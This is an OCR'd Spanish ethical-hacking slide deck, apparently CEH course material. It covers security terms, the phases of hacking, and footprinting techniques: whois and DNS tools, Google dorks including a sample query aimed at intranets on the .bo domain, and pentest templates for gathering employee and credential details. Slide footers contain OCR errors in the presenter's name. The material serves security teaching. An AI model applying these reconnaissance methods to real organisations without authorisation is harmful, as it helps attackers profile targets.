Ethical Hacking

Julio Iglesias Pérez

CTO Ciberespacio – Senior Security Analyst – Ethical Hacker – Microsoft MVP

1. Introducción
Julio Javier Iglesias Pérez
C|EH Julio Iglesias Pérez

Introducción a la Seguridad Informática

- **Seguridad Informática:** Conjunto de medidas de prevención, detección y corrección orientadas a proteger la confidencialidad, integridad y disponibilidad de los recursos informáticos.

C|EH Julio Iglesias Pérez

Terminologías

- **Amenaza:** Acción o evento que puede comprometer la seguridad. Es una potencial violación a la seguridad.
- **Vulnerabilidad:** Existencia de debilidad, diseño o implementación de un error que puede desencadenar un evento comprometedor indeseado e inesperado en los sistemas de información.
- **Blanco de evaluación:** Sistema, producto o componente que es identificado/sometido y que requiere de evaluación de seguridad.
- **Ataque:** Es un asalto a la seguridad del sistema y que es derivado de una amenaza inteligente. Un ataque es cualquier acción que viole la seguridad.
- **Explotación (exploit):** Es un método definido que viola la seguridad de un sistema de información a través de una vulnerabilidad.
- **Día cero:** Una amenaza informática que trata de explotar las vulnerabilidades de aplicaciones informáticas que son desconocidos para los demás o no revelada por el desarrollador de software.

CIEH Julio Iglesias Ruiz

Elementos de Seguridad

La seguridad se basa en:

- **Confidencialidad.-** Es la ocultación de información o de recursos.
- **Autenticación.-** Es la identificación y la garantía del origen de la información
- **Integridad.-** Es la fiabilidad de los datos o recursos en términos de prevención de cambios inadecuados y no autorizados
- **Disponibilidad.-** Es la capacidad de utilizar: la información o recursos deseados.

CIEN Julio Iglesias Perez

El triángulo de Seguridad, funcionalidad y fácil uso

Hacktivismo

Se refiere a la idea de realizar hacking con o por una causa.

Se compone de los hackers con una agenda social o política.

Tiene por objeto enviar un mensaje a través de su actividad hacker y la obtención de visión para su causa o para ellos mismos.

Los blancos comunes incluyen agencias gubernamentales, o cualquier otra entidad que es percibida como mala o equívoca por estos grupos o individuos.

El hecho es que sin importar la intención, obtener acceso sin autorización es un crimen.


CEH Julio Iglesias Pérez

Clasificación de los Hackers

- **Sombreros negros (Black hats):** Individuos con habilidades tecnológicas extraordinarias, recurriendo a actividades maliciosas o destructivas. También conocidos como crackers.
- **Sombreros blancos (White hats):** Individuos profesando las habilidades hacker y utilizándolas para propósitos defensivos. También conocidos como analistas de seguridad.
- **Sombreros grises (Gray hats):** Individuos propósitos ofensivos y defensivos según la ocasión.
- **Hackers suicidas (Suicide hackers):** Individuos que pretenden derrocar una infraestructura importante por "una causa" y no les importa enfrentar 30 años de cárcel por sus acciones.

CIEN Julio Iglesias

Fases de Hacking



C|EH Julio Iglesias Pérez

Fase 1: Reconocimiento

La fase de reconocimiento, es la fase preparatoria donde un atacante busca la manera de obtener la mayor cantidad de información posible acerca de un blanco de evaluación antes de realizar un ataque

C|EH Julio Iglesias Perez

Fase 2: Exploración

La exploración se refiere a la fase de pre-ataque cuando el hacker explora la red para información específica en la base de la información adquirida durante la fase de reconocimiento

C|EH Julio Iglesias Gómez

Fase 3: Obtener acceso

La obtención de acceso se refiere a la fase de penetración. El hacker explota la vulnerabilidad en el sistema.

La explotación puede ocurrir en la red LAN, en Internet, engaño o robo. Por ejemplo desbordamiento del búfer, negación de servicio, secuestro de sesión y ruptura de contraseña.

CEH Humberto Ignacio Perez

Fase 4: Mantener acceso

El mantenimiento del acceso se refiere a la fase cuando el hacker intenta retener su propiedad en el sistema. El hacker ha comprometido el sistema. Los hackers pueden asegurarse el acceso exclusivo al sistema reforzándolo (previniendo el acceso a otros hackers) mediante backdoors, rootkits o troyanos.

Los hackers pueden cargar, descargar, manipular información, aplicaciones y configuraciones propias del sistema.

CEH Julio Iglesias

Fase 5: Limpiar pistas

Esta fase se refiere a las actividades que el hacker hace para ocultar sus fechorías. Las razones incluyen la necesidad de prolongar su estadía, continuar utilizando los recursos, removiendo evidencia del hacking, o impedir acciones legales.

Los ejemplos incluyen esteganografía, tunneling y alteración de archivos de registro (logs).

Tipos de ataques

1. Ataques al Sistema Operativo.
2. Ataques al nivel de aplicación.
3. Ataques al código Shrink Wrap.
4. Ataques a la configuración incorrecta.

CEH Julio Iglesias Pérez

1. Ataques al Sistema Operativo

La naturaleza de los Sistemas Operativos hoy en día es compleja. Estos pueden correr servicios, puertos y modos de acceso y requerir un ajuste extensivo para ser bloqueados y bajados.

La instalación por defecto de muchos S.O. tiene un número extenso de servicios corriendo y puertos abiertos. Aplicar parches y revisiones no es una tarea fácil en esto días con tanta complejidad en las redes. Los atacantes buscan vulnerabilidades en los S.O. y las explotan para obtener acceso a la red del sistema.

2. Ataques al nivel de aplicación

Los desarrolladores de software están bajo presión para llevar los productos a tiempo. La programación extrema está en subida en la metodología de ingeniería de software. Las aplicaciones vienen con muchas funcionalidades y características. El tiempo no es suficiente para realizar un estudio completo antes de lanzar los productos. La seguridad es aplicada a último momento y es introducida en forma de un componente complementario.

La pobre o no existencia de revisión en las aplicaciones conlleva a los ataques de desbordamiento de búfer.

Nota.- Desbordamiento de búfer es un error de software que se produce cuando se copia una cantidad de datos sobre un área que no es lo suficientemente grande para contenerlos.

3. Ataques al código Shrink Wrap

Cuando se instala un S.O. aplicaciones, vienen con toneladas de scripts o guiones para hacer la vida del administrador más simple.

El problema es que estos scripts no tienen un "ajuste fino" o carecen de personalización.

Esto dará lugar a código defectuoso o ataques al código Shrink Wrap.

©IES Julio Iglesias Perez

4. Ataques a la configuración incorrecta

Los sistemas que deben ser bastante seguros son hackeados porque no fueron configurados de manera correcta. Los sistemas son complejos y el administrador no tiene las habilidades o recursos necesarios para corregir el problema.

El administrador creará una configuración simple que funcione.

Para maximizar las posibilidades de configuración correcta de un equipo, se debe remover los servicios o software innecesarios.

CEH Julio Iglesias Ruiz

Recordar esta regla: “Si un hacker quiere ingresar en un sistema, el/ella lo hará y no hay nada que se pueda hacer para impedirlo.
Lo único que se puede hacer es complicarle el acceso.”


C|EH Julio Iglesias Lorez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

2. Reconocimiento

Certified Ethical Hacker

C|EH Julio Iglesias



CEH Julio Iglesias Pérez

La fase de reconocimiento, es la fase preparatoria donde un atacante busca la manera de obtener la mayor cantidad de información posible acerca de un blanco de evaluación antes de realizar un ataque.

Introducción a footprinting

El Footprinting (huella) es el proyecto original del perfil de seguridad de una organización, es llevado a cabo de una manera metodológica. Es una de las tres fases de pre ataque.

Un atacante pasa el 90% del tiempo describiendo a una organización y el otro 10% lanzando el ataque.

El footprinting resulta en un único perfil de organización respecto a sus redes (intranet, internet, extranet, wireless) y sistemas involucrados a estas.

El footprinting es necesario para que tanto sistémica como metodológicamente se asegure que todas las piezas de la información relacionada con las tecnologías mencionadas sean identificadas.

Áreas e información donde buscan los atacantes.

Internet

- Nombre de dominio
- Bloques de red
- Direcciones IP de sistemas accesibles
- Servicios TCP y UDP
- Arquitectura del sistema, etc.

C|EH Julio Iglesias Perez

Áreas e información donde buscan los atacantes.

Intranet

- Protocolos de red utilizados
- Nombres internos de dominio
- Bloques de red
- Direcciones IP de sistemas accesibles
- Servicios TCP y UDP
- Arquitectura del sistema, etc.

CEH Julio Iglesias Perez

Áreas e información donde buscan los atacantes.

Acceso remoto

- Números telefónicos analógicos y digitales
- Tipo de acceso al sistema
- Mecanismos de autenticación

Extranet

- Origen y destino de la(s) conexione(s)
- Tipo de conexión
- Mecanismo de control de acceso

CEH Julio Iglesias Pérez

Metodología de recopilación de la información de los Hackers

Revelando información inicial

- Herramienta hack: *Sam Spade*
- Comúnmente incluye:
  - Nombre de dominio lookup
  - Localidades
  - Contactos (teléfono, correo)

Fuentes de información

- Open source
- Whois
- Nslookup

CIEH Julio Iglesias Pérez

Encontrando la URL de una compañía

Se utilizan motores de búsqueda como Google, estos además de proporcionar la dirección de la compañía puede proveer información como: novedades, grupos, foros, blogs, las cuales se utilizan como información sensible en la red.

C|EH Julio Iglesias Pérez

Extrayendo archivamiento de un sitio web.

Se puede obtener toda la información de un sitio web de una compañía desde la primera vez que fue puesto en marcha utilizando la dirección: www.archive.org

Se pueden observar actualizaciones hechas en el sitio web.

Se puede ver bases de datos de empleados, productos pasados, información de contactos, etc.

©IEM. Julio Iglesias Perez

Recopilación de inteligencia competitiva

La recopilación de inteligencia competitiva es el proceso de obtener información acerca de la competencia desde ciertos recursos como Internet.

La inteligencia competitiva es necesaria porque permite comparar productos de la organización con los de la competencia, además de que analiza el posicionamiento en el mercado comparando con la competencia.

Recursos para la inteligencia competitiva

- CI Resource: http://www.bidigital.com/ci
- Carratu International: http://ww.carratu.com
- CI Center: http://www.assesstherisk.com
- Marven Consulting Group: http://www.marwen.ca
- Security Sciences Corporation: http://www.securitysciences.com
- Lubrinco: http://www.lubrinco.com

CIEH Guillermo Iglesias Pérez

Herramientas para footprinting

Algunas herramientas footprinting son las siguientes:

- Whois
- Nslookup
- ARIN
- Neo Trace
- VisualRoute Trace
- SmartWhois
- eMailTrackerPro
- Etc.

C|EH Julio Iglesias Pérez

Herramientas Whois

- Wikto Footprinting Tool
- Whois Lookup
- SmartWhois
- ActiveWhois
- LanWhois
- CountryWhois

C|EH Julio Iglesias Perez

Herramientas whois en línea

- http://www.samspade.org
- http://www.geektools.com
- http://www.whois.net
- http://www.demon.net
- http://www.arin.net/whois (hot)

C|EH Julio Iglesias Perez

Registro Regional de Internet

Como resultado, los Registros Regionales de Internet (RIR) se establecieron para asumir esta asignación regional y el papel de la gestión en cooperación con la IANA. Hoy en día, existen cinco RIR – APNIC, ARIN, RIPE NCC, LACNIC y AfriNIC.

C|EH Julio Iglesias Pérez

Lista por País

País	A 2	A 3	Region
ARGENTINA	AR	ARG	LACNIC
BOLIVIA	BO	BOL	LACNIC
BRAZIL	BR	BRA	LACNIC
CHILE	CL	CHL	LACNIC
COLOMBIA	CO	COL	LACNIC

Para ver la lista completa ingresar a:

https://www.arin.net/knowledge/rirs/countries.html

CIEH Julio Iglesias Sánchez

Herramientas de extracción de información DNS

- DNS Enumerator
- SpiderFoot
- NSlookup
- www.dnsstuff.com
- Necrosoft Advanced DIG
- Expired Domains
- Etc.

C|EH Julio Iglesias Pérez

Localizando rangos de red

Comúnmente incluye:

- Encuentra rangos de direcciones IP
- Discierne la máscara de subred

- Herramientas: Angry IP Scanner, etc.

C|EH Julio Iglesias Perez

Traceroute

Esta herramienta trabaja explotando una característica del Protocolo de Internet llamado TTL (Time to Live). Revela los paquetes de ruta de paquetes IP entre dos sistemas enviando paquetes UDP o ICMP consecutivos incrementando los TTLs

Otros traceroute

- 3D Traceroute
- NeoTrace (McAfee Visual Trace)
- VisualRoute Trace
- Path Analyzer Pro

CEH Julio Iglesias Pérez

Maltego

Esta herramienta puede ser utilizada para obtener información en la fase de penetración haciéndolo posible para los testers de menos experiencia para trabajar más rápido y con más aciertos.

C|EH Julio Iglesias Pérez

robots.txt

Este archivo se localiza en el directorio raíz de una lista de directorios y otros recursos en un sitio donde el dueño no quiere que estos sean indexados por buscadores.

C|EH Julio Iglesias Suárez

HTTrack Web Site Copier

- Esta herramienta refleja un sitio web completo en el escritorio.
- Esta herramienta es potente para realizar footprinting.

C|EH Julio Iglesias Suarez

Google Hacking

Google Hacking es un término que se refiere al arte de la creación de consultas complejas en los motores de búsqueda para filtrar a través de grandes cantidades de resultados de los buscadores, información relacionada con la seguridad informática.

C|EH Julio Iglesias Pérez

Operadores Avanzados de Google

Operador	Asociación	Descripción	Argumento
intext	sí	Busca una palabra en el texto de la página	Una palabra o una expresión entre comillas
allintext	no	Busca varias palabras en el texto de la página	Varias palabras sin comillas
site	sí	Limita la búsqueda a un sitio Web o a un dominio determinado	Una URL con o sin las www
intitle	sí	Busca una palabra en el titulo de la página	Una palabra o una expresión entre comillas
allintitle	no	Busca varias palabras en el titulo de la página	Varias palabras sin comillas
inurl	sí	Busca una palabra en la URL de la página	Una palabra o una expresión entre comillas
allinurl	no	Busca varias palabras en la URL de la página	Varias palabras sin comillas
filetype	sí	Busca archivos con una extensión determinada	Una serie de caracteres (doc. pdf. xls. etc.)
inanchor	sí	Busca una palabras presente en la descripción de los enlaces	Una palabra o una expresión entre comillas
allinanchor	no	Busca varias palabras presentes en la descripción de los enlaces	Varias palabras sin comillas

C|EH Julio Iglesias Perez

Operadores Avanzados de Google

Operador	Asociación	Descripción	Argumento
daterange	obligatorio	Busca páginas que han sido indexadas en un periodo de tiempo determinado	Dos fechas (calendario juliano) separadas por un guión, sin comillas
movie	no	Busca información relacionada al cinema	Varias palabras sin comillas
cache	no	Muestra la copia, guardada en la cache de Google, de una página determinada	Una URL
related	no	Busca páginas con contenido relacionado a una página determinada	Una URL
link	no	Busca enlaces que se dirigen a un sitio Web determinado	Una URL
info	no	Muestra información acerca de un sitio Web determinado	Una URL
define	no	Busca el significado de una palabra	Una URL
author	sí	Busca mensajes, en los grupos de debate, que han sido escritos por una persona determinada. Funciona únicamente en el campo de búsqueda de Google	Una sola palabra. Para buscar el nombre y el apellido de una persona. Es necesario utilizar dos operadores *autor* uno a continuación del otro

C|EH Julio Iglesias Pérez

Ejemplos

intitle:intranet inurl:intranet site:.bo

Aproximadamente 28.100 resultados (0,22 segundos)

CIEH Julio Iglesias Pérez

Google Hacking Data Base

CIEH Julio Iglesias Pérez

http://www.hackersforcharity.org/**ghdb**/

Otras Herramientas Google Hacking

- MetaGoofil. http://www.ghacks.net
- SiteDigger. http://www.foundstone.com
- Bile Suite. http://www.sensepost.com
- GMapCatcher. http://www.code.google.com

CEH Julio Iglesias Pérez

Contramedidas Footprinting


1. Configurar los enrutadores para restringir respuestas a solicitudes de footprinting.
2. Configurar los servidores Web para impedir la fuga de información y deshabilitar los protocolos no deseados.
3. Cerrar los puertos con configuración de firewall adecuada.
4. Utilizar un IDS que pueda ser configurado para rechazar tráfico sospechoso y recogido de patrones.
5. Evaluar la información antes de publicarla en Internet y/o en el sitio Web.
6. Realizar técnicas footprinting y quitar toda la información sensible.
7- Prevenir a los buscadores que realicen caché a los sitios web y que utilicen servicios de registro anónimo.
8. Deshabilitar el listado de directorios y utilizar split DNS.

CIEH Julio Iglesias Pérez

Test de Intrusión de Footprinting

Utilizado para determinar qué información de la organización está siendo publicada en Internet, información como arquitectura de la red, Sistemas Operativos, aplicaciones y usuarios

C|EH Julio Iglesias Pérez



CIEH Julio Iglesias Pérez

Plantillas para Test de Intrusión

Información obtenida a través de buscadores	Información obtenida a través de búsqueda de personas
Detalles del empleado:	Fecha de nacimiento:
Páginas:	Detalles de contacto:
Portales de Intranet:	ID de correo electrónico:
Plataformas tecnológicas:	Fotos:
Otros:	Otros:

CIEH Julio Iglesias Pérez

Plantillas para Test de Intrusión

Información obtenida a través de footprinting	Información obtenida a través de Google
Ambiente de operación:	Avisos y vulnerabilidades de servidor:
Estructura del sistema de archivos:	Mensajes de error con info. sensible:
Plataformas scripting utilizadas:	Archivos que contienen contraseñas:
Detalles de contacto:	Páginas que contienen datos de red o vulnerabilidades:
Detalles CMS:	Otros:
Otros:	

C|EH Julio Iglesias Pérez

Plantillas para Test de Intrusión

Información obtenida a través de e-mail footprinting	Información obtenida a través de Inteligencia competitiva
Dirección IP:	Detalles financieros:
Ubicación GPS:	Planes de proyecto:
Sistema de autenticación del servidor correo:	Otros:
Otros:	

C|EH Julio Iglesias Pérez

Plantillas para Test de Intrusión

Información obtenida mediante WHOIS footprinting	Información obtenida a través de Ingeniería social
Detalles de nombre de dominio:	Información personal:
Detalles de contacto del propietario del dominio:	Información financiera:
Servidores de nombre de dominio:	Ambiente operativo:
Rango de red:	Nombres de usuarios y contraseñas:
Fecha de creación del dominio:	Información de diseño de la red:
Otros:	Direcciones IP y nombres de los servidores:
	Otros:

C|EH Julio Iglesias Pérez

Plantillas para Test de Intrusión

Información obtenida mediante DNS Footprinting
Ubicación de los servidores DNS:
Tipo de servidores:
Otros:

C|EH Julio Iglesias Pérez

Plantillas para Test de Intrusión

